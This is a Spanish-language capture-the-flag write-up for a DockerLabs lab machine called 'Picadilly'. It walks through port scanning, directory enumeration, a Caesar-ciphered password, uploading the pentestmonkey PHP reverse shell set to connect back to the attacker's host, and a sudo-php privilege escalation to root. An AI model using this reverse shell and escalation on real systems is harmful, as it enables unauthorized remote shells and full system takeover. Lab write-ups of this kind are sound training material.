# 🏴‍☠️ Write-Up: Máquina "Picadilly"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**

---

## 🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

---

## 📡 1. Reconocimiento y Recolección de Información


Realizo un escaneo simple para encontrar los puertos abiertos. Con **-Ss** hago un escaneo sigiloso de puertos TCP y **-Pn** porque ya se que el host está activo.

```
┌──(root㉿kali)-[~]
└─# nmap -p- --open -vvv -Pn -sS 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-08 15:52 -04
Initiating ARP Ping Scan at 15:52
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 15:52, 0.26s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:52
Completed Parallel DNS resolution of 1 host. at 15:52, 0.10s elapsed
DNS resolution of 1 IPs took 0.11s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 15:52
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 443/tcp on 172.17.0.2
Completed SYN Stealth Scan at 15:52, 4.89s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000029s latency).
Scanned at 2025-06-08 15:52:51 -04 for 4s
Not shown: 65533 closed tcp ports (reset)
PORT    STATE SERVICE REASON
80/tcp  open  http    syn-ack ttl 64
443/tcp open  https   syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.59 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```


---

# 🎯 2. Escaneo y Enumeración


Escaneo de forma más rigurosa los puertos encontrados anteriormente para obtener información detallada de sus servicios y versiones, entre otros datos más. Se encuentra un archivo que podría ser relevante.





Uso gobuster para buscar directorios en la web del puerto 80. Y vuelvo a encontrar el directorio con **/backup.txt**.




Al ingresar al directorio encontrado que contiene un archivo de texto, veo que contiene la contraseña  de mateo. Pero también da la pista del tipo de cifrado que tiene, dando como solución que está bajo Cifrado César.




En la web encuentro una herramienta para descifrar texto que está bajo Cifrado César. Someto la contraseña encontrada a esta herramienta y encuentro muchas combinaciones. La que tiene más sentido es “easycrxazy”.



Y en https://172.17.0.2/index.php existe la posibilidad de subir archivos.




---

## 💥 3. Explotación de Vulnerabilidades

Como se pueden subir archivos, intentaré hacer una reverse shell con php. Utilizo la reverse shell de pentestmonkey en github y la modifico para mi situación.


```
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and r
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.17.0.1';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Subo el archivo.


En mi máquina me pongo a la escucha en el puerto 443 con netcat.

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 443
listening on [any] 443 ...
```


En el código fuente de la web hay una acción relacionada a **uploads.php**, así que por deducción y en la mayoría de casos los archivos subidos se guardan en **/uploads** decido buscar si existe.




Ingreso a /uploads y se encuentra el archivo que subí anteriormente. Como ya tengo mi máquina a la escucha con netcat, hago click en el archivo para que se ejecute y solicite conexión a mi máquina.




Recibo la conexión.




Ahora, uso la contraseña encontrada de mateo que era “easycrxazy”, pero no funcionaba. Sin embargo, intenté quitarle la “x” para que tuviera más sentido quedando “easycrazy”, lo cual funcionó.





---

# 🔐 4. Escalada de Privilegios y Post-explotación

Aplico “**sudo -l**” para ver si existen archivos con permisos de root utilizando sudo. Encuentro el archivo “**php**”.

```
sudo -l
Matching Defaults entries for mateo on d896d036957d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mateo may run the following commands on d896d036957d:
    (ALL) NOPASSWD: /usr/bin/php
```

En GTFOBINS busco si existe algún comando de php para escalar privilegios, y encuentro uno.




```
sudo install -m =xs $(which php) .

CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

Utilizo el comando encontrado en GTFOBINS y funciona exitosamente. Ya soy root.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

---

# 🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.